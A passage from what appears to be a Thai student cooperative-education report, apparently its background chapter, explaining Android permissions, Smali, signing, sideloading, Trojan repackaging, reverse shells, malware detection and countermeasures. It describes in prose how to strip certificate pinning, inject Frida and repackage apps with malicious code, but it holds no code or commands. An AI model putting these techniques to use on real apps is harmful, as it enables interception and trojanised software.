การขออนุญาตสิทธิ์การใช้งานของแอปพลิเคชันช่วยรักษาความเป็นส่วนตัวของผู้ใช้ไม่ให้แอปพลิเคชันสามารถทำกิจกรรมบางอย่างที่ไม่พึงประสงค์ เช่น การเข้าถึงฟังก์ชันการทำงานและข้อมูลที่ละเอียดอ่อนของอุปกรณ์ หรือการเข้าถึงทรัพยากรระบบ ไปจนถึงการเข้าถึงข้อมูลของแอปพลิเคชันอื่น เนื่องด้วยระบบปฏิบัติ Android นั้นมักเกิดปัญหาด้านความปลอดภัยส่วนใหญ่จากการให้สิทธิ์การใช้งาน ซึ่งประเภทของการอนุญาตสิทธิ์การใช้งานแต่ละประเภทจะระบุขอบเขตของข้อมูลและการดำเนินการที่สามารถทำได้ โดยการอนุญาตประเภทแรกจะเป็นการอนุญาตสิทธิ์เวลาติดตั้งที่จะแสดงรายละเอียดสิทธิ์การใช้งานต่าง ๆ ที่จำเป็นสำหรับแอปพลิเคชันแก่ผู้ใช้งานก่อนทำการติดตั้ง รวมถึงการอนุญาตประเภทที่มีความเสี่ยงต่ำ เช่น การอนุญาตปกติที่จะได้รับตามค่าเริ่มต้นระหว่างการติดตั้งแอปพลิเคชันซึ่งไม่เป็นอันตรายและไม่ก่อให้เกิดความเสี่ยงใด ๆ ต่อความเป็นส่วนตัวของผู้ใช้หรืออุปกรณ์ เช่น การเข้าถึงอินเทอร์เน็ต สถานะเน็ตเวิร์ก เป็นต้น ในทางกลับกันการอนุญาตประเภทที่มีความเสี่ยงสูง เช่น การอนุญาตขณะแอปพลิเคชันทำงาน (Runtime) ที่จัดอยู่ในประเภทสิทธิ์ที่เป็นอันตรายสามารถเข้าถึงข้อมูลที่มีความละเอียดอ่อนหรือดำเนินการบางอย่างที่ถูกจำกัดได้ ซึ่งส่งผลกระทบต่อความเป็นส่วนตัวของผู้ใช้และอุปกรณ์ เช่น การเข้าถึงข้อมูลรายชื่อผู้ติดต่อ ตำแหน่งของอุปกรณ์ ไมโครโฟน และกล้อง เป็นต้น โดยแอปพลิเคชันมัลแวร์มักทำการขออนุญาตสิทธิ์การใช้งานที่มีความเสี่ยงสูงเพื่อเข้าถึงข้อมูลที่มีความละเอียดอ่อนและฟังก์ชันต่าง ๆ ของระบบ อย่างไรก็ตามผู้ใช้งานสามารถอนุญาตหรือปฏิเสธการขอสิทธิ์การใช้งานนั้น ๆ ได้ทุกเมื่อในการตั้งค่า ซึ่งใน Android 6.0 หรือสูงกว่าหากไม่มีการแจ้งการขอสิทธิ์การใช้งานที่เข้าถึงข้อมูลที่มีความละเอียดอ่อนขณะติดตั้งระบบจะทำการขอสิทธิ์การใช้งานนั้นขณะเริ่มทำงานแอปพลิเคชันแทน

2.1.6 Smali

Smali เป็นภาษาแอสเซมบลีที่ทำงานบน Dalvik Virtual Machine (Dalvik VM) ซึ่งเป็นเสมือน Java Virtual Machine (JVM) ของ Android โดยปกติแอปพลิเคชัน Android จะเขียนด้วยภาษา Java และแปลงเป็น Java bytecode ด้วยเครื่องมือ javac จะได้ไฟล์ .class มาจากนั้นจึงแปลง Java bytecode เป็น Dalvik bytecode ด้วยเครื่องมือ dx จะได้ไฟล์ .dex มาซึ่งเป็นไฟล์ปฏิบัติการที่รวมอยู่ในแพ็กเกจ APK ดังรูปที่ 2.3 โดยคลาสของไฟล์ .dex ประกอบด้วย bytecode คำสั่งตรรกะของแอปพลิเคชัน ดังนั้นหากแก้ไขบางอย่างภายในไฟล์ .dex จะสามารถทำลายตรรกะของแอปพลิเคชันได้ แต่การแก้ไขไฟล์ .dex นั้นทำได้ยากเนื่องจากไฟล์อยู่ในรูปแบบของ bytecode ซึ่งทำความเข้าใจได้ยาก จึงต้องทำการแตกไฟล์หรือต้องแยกชิ้นส่วนออกด้วยเครื่องมือ Baksmali จะได้ไฟล์ .smali มาซึ่งเป็นไฟล์ภาษาแอสเซมบลีที่มนุษย์สามารถอ่านทำความเข้าใจได้

โดยปกติแล้วไฟล์ Smali จะใช้สำหรับการตรวจสอบเนื้อหาแอปพลิเคชันในระดับต่ำหรือสำหรับการเจาะแอปพลิเคชัน Android โดยวิธีดั้งเดิมในการแก้ไขไฟล์ Smali คือการลบใบรับรอง x509 ที่ปักหมุดออกจากแอปพลิเคชันเพื่อให้สามารถทำ Man In The Middle (MITM) ได้ หรือทำการเพิ่มโค้ดเพื่อโหลดไลบรารีบางอย่าง เช่น ไลบรารี FRIDA เข้าไปใกล้จุดเข้าใช้งานของแอปพลิเคชันเพื่อให้แอปพลิเคชันเริ่มรันโค้ดที่มีการเพิ่มเข้าไปทันทีเมื่อทำการเปิดแอปพลิเคชันขึ้น



รูปที่ 2.3 ผังงานแสดงขั้นตอนการสร้างแอปพลิเคชัน

2.1.7 Signing Application

Signing Application คือการลงชื่อแบบดิจิทัลให้กับแอปพลิเคชันที่ทำการพัฒนาขึ้นมาด้วย Certificate หรือ Keystore ของผู้เผยแพร่ ในการสร้าง Keystore จะใช้เครื่องมือ Keytool โดยสามารถสร้าง Keystore เดียวแล้วใช้งานได้กับทุกแอปพลิเคชันที่พัฒนาขึ้น โดยไม่จำเป็นต้องสร้าง Keystore ใหม่ทุกครั้ง และต้องเก็บไฟล์ Keystore ไว้ไม่ให้ถูกเผยแพร่หรือถูกนำออกไปภายนอกได้

การ Sign แอปพลิเคชันช่วยให้สามารถยืนยันความเป็นเจ้าของของแอปพลิเคชันนั้นได้ เพื่อป้องกันแอปพลิเคชันไม่ให้ถูกดัดแปลงหรือแก้ไขได้โดยที่ผู้ที่ไม่ได้รับอนุญาตและเพื่อรักษาความถูกต้องสมบูรณ์ของแอปพลิเคชันไว้ หากแอปพลิเคชันมีการแก้ไขหรือถูกทำการฝังมัลแวร์ลงไปแอปพลิเคชันนั้นจะต้องถูกทำการ Sign ใหม่ ซึ่งหากผู้ที่แก้ไขแอปพลิเคชันกับผู้เผยแพร่แอปพลิเคชันเป็นคนละคนกันจะทำให้แอปพลิเคชันที่ถูกแก้ไขนั้น Signing ด้วยคนละ Identity และเมื่อทำการติดตั้งตัวอุปกรณ์จะระบุได้ว่าเป็นแอปพลิเคชันคนละตัวกันแม้ว่าลักษณะจะเมื่อแอปพลิเคชันเดิมก่อนหน้าก็ตาม ซึ่งแอปพลิเคชันที่ไม่ได้รับการ Sign จะไม่สามารถติดตั้งหรือทำงานบนอุปกรณ์ได้

2.1.8 Aligning Application

Aligning Application ช่วยในการปรับวิธีการจัดแพ็กเกจแอปพลิเคชันให้เหมาะสมด้วยเครื่องมือ Zipalign ที่เปิดตัวพร้อม Android 1.6 SDK ทำให้ Android สามารถโต้ตอบกับแอปพลิเคชันได้อย่างมีประสิทธิภาพมากขึ้น เนื่องจาก Android ใช้ Linux-based การทำ Memory-Mapping จึงมีบทบาทสำคัญในการจัดการกระบวนการอย่างมีประสิทธิภาพ โดยพื้นฐานแล้วการจัดตำแหน่งที่เหมาะสมที่สุดสำหรับ Resource-Handling Code ของระบบปฏิบัติการ Android คือขอบเขต 4 ไบต์ ซึ่งหมายความว่าหากทำการจัดแนว Memory-Mapping ในขอบเขต 4 ไบต์ระบบปฏิบัติการจะไม่จำเป็นต้องอ่านแพ็กเกจแอปพลิเคชันทั้งหมดเพื่อไปยังรายการข้อมูลที่ต้องการ ทุกกระบวนของระบบการจะทราบล่วงหน้าได้ว่าจะต้องค้นหาทรัพยากรที่ต้องการจากที่ไหน และด้วยเหตุนี้จึงทำให้สามารถดำเนินการได้ราบรื่นและรวดเร็วยิ่งขึ้น ต่างจากสำหรับทรัพยากรที่ไม่ได้มีการจัดแนวจะต้องถอยกลับไปอ่านซึ่งช้ากว่าและใช้หน่วยความจำเพิ่มเติม

การทำ Align ส่งผลให้ข้อมูลทั้งหมดที่ไม่มีการบีบอัดภายในแพ็กเกจ เช่น รูปภาพหรือไฟล์ดิบถูกจัดแนวบนขอบเขต 4 ไบต์ ทำให้สามารถเข้าถึงส่วนทั้งหมดได้โดยตรงด้วย Memory-Mapping โดยไม่จำเป็นต้องคัดลอกข้อมูลนี้ลงใน RAM ส่งผลให้ปริมาณการใช้ RAM ลดลงขณะดำเนินการเนื่องจากไม่ต้องอ่านรหัสการสืบค้นในแพ็กเกจแอปพลิเคชันทั้งหมด อีกทั้งยังช่วยให้อุปกรณ์เร็วและยืดอายุการใช้งานแบตเตอรี่ได้อีกด้วย ดังนั้นจึงควรทำการ Align กับทั้งแอปพลิเคชันใหม่และแอปพลิเคชันที่เผยแพร่ไปแล้วเพื่อให้มีเวอร์ชันที่เหมาะสมที่สุดและช่วยเพิ่มประสิทธิภาพไฟล์ APK ก่อนทำการเผยแพร่ โดยในการ Align นั้นจะทำโดยอัตโนมัติหากทำการเผยแพร่ด้วย Android Studio

2.1.9 Sideloading


Sideloading ในความหมายทั่วไปคือการเคลื่อนย้ายไฟล์ไปมาระหว่างอุปกรณ์สองเครื่อง แต่หากพูดถึง Sideloading ที่เกี่ยวข้องกับแอปพลิเคชันจะหมายถึงการติดตั้งแอปพลิเคชันผ่านแหล่งอื่นที่ไม่ใช่แหล่งเผยแพร่ทางการ เช่น Google Play, Huawei Store และ App Store เป็นต้น ซึ่งแหล่งทางการที่กล่าวมานั้นจะมีการตรวจสอบและรับรองความปลอดภัยของแอปพลิเคชันก่อนเผยแพร่ให้ผู้ใช้ดาวน์โหลด ต่างจากแหล่งที่ไม่ใช่ทางการหรือ Third Party Store ซึ่งเป็นแหล่งที่นักพัฒนาสามารถอัปโหลดไฟล์แอปพลิเคชันต่าง ๆ ที่พัฒนาขึ้นโดยไม่ต้องผ่านการตรวจสอบความปลอดภัยได้ ดังนั้นจึงไม่มีสามารถทราบได้เลยว่าแอปพลิเคชันที่ดาวน์โหลดมานั้นมีความปลอดภัยมากน้อยแค่ไหน หรือแอปพลิเคชันนั้นอาจมีมัลแวร์ที่สามารถสร้างความเสียหายให้กับอุปกรณ์หรือข้อมูลส่วนตัวของผู้ใช้แฝงมาหรือไม่ แต่ไม่ได้แปลว่าแอปพลิเคชันบน Third Party Store ทั้งหมดจะไม่ปลอดภัยทั้งนี้ต้องดูที่ความน่าเชื่อถือของแหล่งที่เลือกด้วย โดยก่อนที่จะ Sideloading นั้นจำเป็นจะต้องเปิดโหมดอนุญาตการใช้งานเพื่อให้สามารถติดตั้งไฟล์ที่ไม่รู้จักลงบนอุปกรณ์ได้ ซึ่งระบบปฏิบัติการ Android สามารถอนุญาตได้โดยไม่ต้องดัดแปลง แต่ระบบปฏิบัติการ IOS จำเป็นต้องดัดแปลงหรือ Jailbreak เพื่อให้สามารถ Sideloading ได้ ซึ่งถือเป็นการละเมิดเงื่อนไขการใช้งานและทำให้อุปกรณ์หมดประกันทันที หรืออาจกล่าวได้ว่า Sideloading บน IOS มีความเสี่ยงมากกว่าและไม่ค่อยนิยมมากนัก

ถึงแม้การ Sideloading จะมีความเสี่ยงแต่ก็ยังมีผู้ใช้จำนวนไม่น้อยที่ทำการ Sideloading ด้วยเหตุผลหลักคือแอปพลิเคชันที่ต้องการนั้นไม่มีอยู่บนแหล่งเผยแพร่ทางการของระบบ อาจเนื่องด้วยแอปพลิเคชันนั้นไม่ผ่านข้อกำหนดในการให้บริการ หรือผู้พัฒนาไม่ต้องการเสียค่าใช้จ่ายในการเผยแพร่แอปพลิเคชัน และเหตุผลอื่น ๆ เช่น การดาวน์โหลดแอปพลิเคชันที่จำกัดภูมิภาค การติดตั้งแอปพลิเคชันเวอร์ชันที่เก่ากว่าปัจจุบันอาจด้วยเวอร์ชันปัจจุบันไม่สามารถใช้งานกับอุปกรณ์หรือไม่ตอบโจทย์ความต้องการของผู้ใช้ได้ การติดตั้งแอปพลิเคชันใหม่ที่ยังไม่ถูกเผยแพร่อย่างเป็นทางการหรือการดัดแปลงแอปพลิเคชันเพื่อปลดล็อกฟีเจอร์บางอย่างเพื่อการใช้งานที่ดีขึ้น

2.1.10 Android Malware

Malware หรือ Malicious Software หมายถึงโปรแกรมประสงค์ร้ายที่ถูกออกแบบขึ้นมาเพื่อมุ่งร้ายต่อคอมพิวเตอร์และเครือข่ายเป็นหลัก ซึ่งปัจจุบัน Malware ถูกแบ่งประเภทออกได้มากมายหลากหลายประเภทตามลักษณะพิเศษของแต่ละชนิด เช่น Virus, Worms, Trojan, Spyware, Backdoor และ Ransomware เป็นต้น ซึ่งโปรแกรมเหล่านี้ก็สามารถแสดงผลต่อคอมพิวเตอร์และผู้ใช้งานได้หลากหลายรูปแบบไม่ว่าจะเป็นทำให้เครื่องคอมพิวเตอร์ทำงานผิดปกติ การโจรกรรมหรือทำลายข้อมูล หรืออาจจะเปิดช่องทางให้ผู้ไม่หวังดีเข้ามาควบคุมเครื่องได้ และอีกมากมายที่ผู้ไม่หวังดีจะสามารถคิดวิธีที่จะหาผลประโยชน์ได้ ซึ่งล้วนเป็นการกระทำที่ผิดต่อกฎหมาย

ปัจจุบันการโจมตีของมัลแวร์ไม่ได้จำกัดอยู่แค่คอมพิวเตอร์เท่านั้นแต่ขยายขอบเขตไปยังสมาร์ทโฟนและแท็บแล็ตอีกด้วย ซึ่งส่วนใหญ่กำหนดเป้าหมายไปที่ระบบปฏิบัติการแอนดรอยด์ เนื่องจากมีการใช้งานเป็นจำนวนมากรวมถึงเป็นระบบที่ค่อนข้างเปิดสำหรับการเผยแพร่แอปพลิเคชัน จากสถิติภัยคุกคามประจำปี พ.ศ. 2565 โดยสำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ (ETDA) จะเห็นได้ว่าภัยคุกคามประเภท Malicious Code มีการเกิดขึ้นเป็นสัดส่วนที่มากที่สุด ดังรูปที่ 2.4 ซึ่งในบรรดามัลแวร์บนสมาร์ทโฟนที่มี Malicious Code แฝงอยู่นั้นมัลแวร์ที่พบเจอได้บ่อยคือ Trojan




รูปที่ 2.4 สถิติภัยคุกคามประจำปี พ.ศ. 2565

Trojan เป็นโปรแกรมที่นำเสนอตัวเองว่าเป็นโปรแกรมที่ปลอดภัย แต่ความจริงแล้วมีส่วนคำสั่งที่ไม่พึงประสงค์ต่อผู้ใช้งานหรือระบบ (Malicious Code) ซ่อนอยู่ ซึ่งสามารถสร้างความเสียหายต่อระบบได้โดยที่ผู้ใช้ไม่รู้ตัว เช่น ลบไฟล์ โจรกรรมข้อมูล หรือเปิดใช้งานและแพร่กระจายมัลแวร์อื่น ไปจนถึงสามารถสร้างรูรั่วของระบบ (Backdoor) เพื่อให้สามารถเข้าถึงระบบภายในได้ โดย Trojan แพร่กระจายผ่านไฟล์ที่แนบมากับอีเมล การคัดลอกไฟล์ หรือระหว่างการดาวน์โหลดไฟล์จากอินเทอร์เน็ต ตัวอย่างเช่น Trojan ที่ซ่อนอยู่ภายในการแสดงผลบนหน้าจอของแอปพลิเคชันธนาคาร โดยการแสดงหน้าแสดงผลปลอมที่ถูกสร้างขึ้นเพื่อวัตถุประสงค์ในการ Phishing เมื่อผู้ใช้เห็นหน้าแสดงผลที่คุ้นเคย ผู้ใช้ก็จะกรอกรายละเอียดบัญชีธนาคารและถูกเจาะข้อมูลในขณะเดียวกัน

ซึ่งกว่า 80% ของมัลแวร์บนระบบปฏิบัติการแอนดรอยด์เกิดจากติดตั้งแอปพลิเคชันที่ถูกจัดแพคเกจใหม่หรือคือการแยกชิ้นส่วนไฟล์ของแอปพลิเคชันเดิมเพื่อเพิ่มบางสิ่งเข้าไปในที่นี้คือคำสั่งที่ไม่พึงประสงค์ โดยจะยังมีการแสดงผลหน้าจอเหมือนเดิมและกระทำการบางอย่างที่ถูกกำหนดไว้เมื่อเปิดแอปพลิเคชัน เช่น เข้าถึงข้อมูลส่วนตัวหรือบัญชีผู้ใช้ ยึดควบคุมเครื่องหรือบล็อกการใช้งาน หรือดาวน์โหลดและติดตั้งซอฟต์แวร์เสริมโดยไม่รับอนุญาต เป็นต้น ซึ่งเป็นลักษณะเดียวกันกับ Trojan นั่นเอง โดยแพร่กระจายผ่านการดาวน์โหลดไฟล์ APK จากแหล่งที่ไม่เป็นทางการหรือไม่น่าเชื่อถือบนอินเทอร์เน็ต (Sideloading) หรือเปิดใช้งานการติดตั้งแอปพลิเคชันจากแหล่งที่ไม่รู้จักในการตั้งค่า

2.1.11 Reverse Shell

Reverse Shell เป็น Shell ประเภทหนึ่งที่ใช้ในการติดต่อสื่อสารระหว่างคอมพิวเตอร์โดย เครื่องของผู้โจมตีนั้นจะต้องทำการเปิดเซิร์ฟเวอร์เพื่อรอรับการเชื่อมต่อจากเครื่องเป้าหมายให้ติดต่อกลับมาผ่านพอร์ตที่ผู้โจมตีได้เปิดไว้เพื่อเข้าถึง Shell ของเครื่องเป้าหมาย โดยเครื่องเป้าหมายจะทำหน้าที่เป็นไคลเอนต์ที่ส่งการเชื่อมต่อกลับไปยังเซิร์ฟเวอร์ ซึ่งในการทำ Reverse Shell ผู้โจมตีไม่จำเป็นต้องทราบ IP Address ของเครื่องเป้าหมายทำให้การทำ Reverse Shell นั้นมีความนิยมมากกว่าการทำ Bind Shell ที่จำเป็นต้องทราบ IP Address ของเครื่องเป้าหมายก่อน



รูปที่ 2.5 การทำงานของ Reverse Shell

2.1.12 Android Malware Detection

การตรวจจับมัลแวร์บนอุปกรณ์แอนดรอยด์มีเทคนิคที่ใช้เพื่อรักษาความปลอดภัยหลายเทคนิคเพื่อระบุและลดภัยคุกคามที่อาจเกิดขึ้น โดยเทคนิคที่มักถูกใช้ในการตรวจจับมีดังนี้

1) Signature-Based Detection: เปรียบเทียบลายเซ็นหรือรูปแบบเฉพาะของมัลแวร์ที่รู้จักกับไฟล์หรือข้อมูลในระบบ หากพบการจับคู่กับลายเซ็นแสดงว่าระบบมีมัลแวร์อยู่
2) Heuristic Analysis: การวิเคราะห์ฮิวริสติกเกี่ยวข้องกับการตรวจสอบพฤติกรรมและลักษณะของไฟล์หรือแอปพลิเคชันเพื่อระบุมัลแวร์ที่อาจเกิดขึ้น เฝ้าระวังกิจกรรมที่น่าสงสัย เช่น รูปแบบคำสั่งที่เปลี่ยนไปหรือพฤติกรรมที่อาจบ่งบอกถึงจุดประสงค์ร้าย
3) Behavior-Based Detection: ตรวจสอบพฤติกรรมของไฟล์ แอปพลิเคชัน หรือการรับส่งข้อมูลเครือข่ายแบบ Real-time เฝ้าระวังกิจกรรมที่น่าสงสัยต่าง ๆ เช่น การเข้าถึงโดยไม่ได้รับอนุญาต การใช้ทรัพยากรที่ผิดปกติ หรือรูปแบบการสื่อสารที่น่าสงสัย
4) Anomaly Detection: ตรวจจับความผิดปกติหรือการเปลี่ยนแปลง โดยมีมาตราฐานหรือแนวทางของพฤติกรรมที่เป็นปกติสำหรับระบบหรือเครือข่าย โดยพฤติกรรมใดที่ต่างไปจากมาตราฐานที่กำหนดไว้อย่างมากอาจถูกระบุว่าเป็นมัลแวร์
5) Code Analysis: การวิเคราะห์คำสั่งเพื่อการตรวจสอบ Source Code หรือ Bytecode ของแอปพลิเคชันเพื่อหารูปแบบและระบุมัลแวร์ที่รู้จักหรือข้อมูลคำสั่งที่เป็นอันตราย

6) Integrity Verification: ตรวจสอบความสมบูรณ์เพื่อรับรองความสมบูรณ์และความถูกต้องของข้อมูลหรือไฟล์ว่าไม่ได้ถูกดัดแปลงในลักษณะที่ไม่ได้รับอนุญาต
7) Machine Learning-Based Detection: อัลกอริทึมการเรียนรู้ของเครื่องที่ถูกฝึกฝนด้วยชุดข้อมูลของตัวอย่างมัลแวร์ที่รู้จักเพื่อจดจำรูปแบบและคุณสมบัติที่เกี่ยวข้องกับมัลแวร์ สามารถจำแนกและตรวจจับมัลแวร์ใหม่หรือที่ไม่รู้จักตามรูปแบบที่เรียนรู้ได้
8) Network-Based Detection: การตรวจจับบนเครือข่ายจะตรวจสอบการรับส่งข้อมูลเครือข่ายเพื่อหาสัญญาณของมัลแวร์ โดยวิเคราะห์แพคเกจเครือข่าย โปรโตคอล และรูปแบบการรับส่งข้อมูลเพื่อระบุลายเซ็นของมัลแวร์ที่รู้จักหรือตรวจหาความผิดปกติ

ซึ่งในการรักษาความปลอดภัยหรือโปรแกรมตรวจสอบอันตรายบนอุปกรณ์ (Antivirus Software) มักผสมผสานเทคนิคต่าง ๆ เพื่อปรับปรุงและเพิ่มความแม่นยำในการตรวจจับมัลแวร์บนสมาร์ทโฟนและภัยคุกคามที่กำลังพัฒนา แอปพลิเคชันและระบบปฏิบัติการด้านความปลอดภัยมักใช้การป้องกันหลายชั้นเพื่อให้การตรวจจับและป้องกันมัลแวร์ครอบคลุมมากที่สุด

2.1.13 Countermeasures

อุปกรณ์เมื่อถูกมัลแวร์โจมตีแล้วมีโอกาสที่จะเกิดความเสียหายไม่มากก็น้อย ซึ่งบางความเสียหายไม่สามารถแก้ไขหรือนำกลับมาได้อีก การป้องกันเพื่อไม่ให้ถูกมัลแวร์โจมตีตั้งแต่แรกเริ่มจึงมีความสำคัญอย่างยิ่ง โดยมาตรการการป้องกันมัลแวร์เบื้องต้นสามารถทำได้อย่างง่ายตามวิธีการดังนี้

1) ติดตั้งโปรแกรมตรวจสอบอันตรายบนอุปกรณ์ (Antivirus Software) ที่ตรวจสอบไวรัสหรือมัลแวร์จากแหล่งที่มาเชื่อถือได้ เช่น Avast, , McAfee, หรือ Malwarebytes และสแกนระบบเพื่อตรวจหาโปรแกรมอันตรายหรือไฟล์ที่ส่งผลกระทบต่อความปลอดภัย
2) อัปเดตระบบปฏิบัติการแอนดรอยด์และแอปพลิเคชันเป็นเวอร์ชันล่าสุดเสมอ เนื่องจากผู้พัฒนาซอฟต์แวร์จะปรับปรุงความปลอดภัยและแก้ไขช่องโหว่ที่เจอในเวอร์ชันก่อนหน้า
3) ดาวน์โหลดแอปพลิเคชันจากแหล่งที่มาเชื่อถือได้หรือแหล่งทางการ เพื่อป้องกันไม่ให้ติดตั้งแอปพลิเคชันที่เป็นมัลแวร์ ควรดาวน์โหลดแอปพลิเคชันจาก Google Play Store เท่านั้น ซึ่งมีการตรวจสอบและการควบคุมความปลอดภัยที่เข้มงวดกว่าแหล่งที่มาอื่น
4) ตรวจสอบสิทธิ์ที่แอปพลิเคชันขอเข้าถึงบนอุปกรณ์ หากพบว่าสิทธิ์ที่ขอไม่เกี่ยวข้องหรือไม่จำเป็นสามารถลบแอปพลิเคชันดังกล่าวออกหรือปิดการให้สิทธิ์นั้น ๆ ได้
5) ไม่คลิกลิงก์หรือดาวน์โหลดไฟล์ที่ไม่น่าเชื่อถือจากอีเมลหรือข้อความแบบไม่ระบุชื่อผู้ส่ง
6) ควรปฏิบัติตามคำแนะนำจากผู้ให้บริการเพื่อรักษาความปลอดภัยอยู่เสมอ
7) นักพัฒนาควรปฏิบัติตามหลักปฏิบัติในการพัฒนาแอปพลิเคชันอย่างปลอดภัย และทำการทดสอบความปลอดภัยเป็นประจำ ซึ่งจะช่วยลดโอกาสที่จะทำให้เกิดช่องโหว่และการเพิ่มคำสั่งที่เป็นอันตรายในแอปพลิเคชัน

2.2 เครื่องมือที่ใช้ในโครงงานสหกิจศึกษา

2.2.1 VMWare Workstation Pro

VMWare เป็นโปรแกรมที่ใช้ในการจำลองเครื่องคอมพิวเตอร์เสมือน (Virtual Machine) บนเครื่องคอมพิวเตอร์ระบบปฏิบัติการ Windows หรือ Linux (Physical Machine) ซึ่งระบบปฏิบัติการที่ติดตั้งบน Physical Machine นั้นจะเรียกว่าระบบปฏิบัติการโฮสต์ (Host OS) และระบบปฏิบัติการที่ติดตั้งบน Virtual Machine จะเรียกว่าระบบปฏิบัติการเกสต์ (Guest OS) สามารถใช้จำลองเครื่องคอมพิวเตอร์เสมือนหลายระบบปฏิบัติการและหลายเวอร์ชันบนเครื่อง Physical เพียงเครื่องเดียวได้ในเวลาเดียวกัน โดยสามารถกำหนดจำนวนคอร์ CPU RAM และ Hard Disk ของเครื่องคอมพิวเตอร์เสมือนได้ตามต้องการขึ้นอยู่กับว่าเครื่องโฮสต์มี RAM เพียงพอหรือไม่ ซึ่งจะเหมาะสำหรับเครื่องโฮสต์ที่มีจำนวนคอร์ CPU และ RAM จำนวนมาก และมีความเร็ว Hard Disk สูง ส่วนใหญ่แล้วนิยมใช้เพื่อความสะดวกในการพัฒนาแอปพลิเคชัน หรือจัดการเครื่องเซิร์ฟเวอร์ให้มีประสิทธิภาพเพิ่มมากขึ้น อีกทั้งยังสามารถใช้ทำการจำลองการทำงานของระบบ Network ได้อีกด้วย

2.2.2 Kali Linux

Kali เป็นระบบปฏิบัติการ Linux ตัวหนึ่งของคอมพิวเตอร์ ซึ่งมีพื้นฐานบน Linux Distribution ที่พัฒนาต่อมาจาก Debian ดูแลโดย Offensive Security โดยเป็นระบบปฏิบัติการที่ออกแบบมาเป็นพิเศษสำหรับนักวิเคราะห์เครือข่ายและผู้ทดสอบการเจาะระบบ เพื่อใช้ในงานด้านความปลอดภัยของข้อมูลต่าง ๆ เช่น การทดสอบการเจาะระบบ การวิจัยความปลอดภัย นิติคอมพิวเตอร์ วิศวกรรมย้อนกลับ และการจัดการช่องโหว่ ซึ่งมีการติดตั้งซอฟต์แวร์ต่าง ๆ ที่สำคัญเกี่ยวกับงานด้านความปลอดภัยระบบไอทีเอาไว้เรียบร้อยแล้วหรือหากมีซอฟต์แวร์ใดยังไม่ได้ติดตั้งก็สามารถติดตั้งได้โดยง่ายผ่านระบบติดตั้งโปรแกรมที่มีให้เรียกว่า Software Repository ของ Kali โดยเฉพาะ

Kali Linux มีโปรแกรมที่เกี่ยวกับการทดสอบการเจาะระบบติดตั้งไว้แล้วมากกว่า 600 โปรแกรม เช่น Nmap (เครื่องสแกน Port), Wireshark (เครื่องมือวิเคราะห์ Packet), Metasploit (เฟรมเวิร์กสำหรับการทดสอบการเจาะระบบ), John the Ripper (ตัวถอดรหัสผ่าน), Burp suite และ OWASP ZAP (เครื่องสแกนความปลอดภัยสำหรับเว็บแอปพลิเคชัน) เป็นต้น

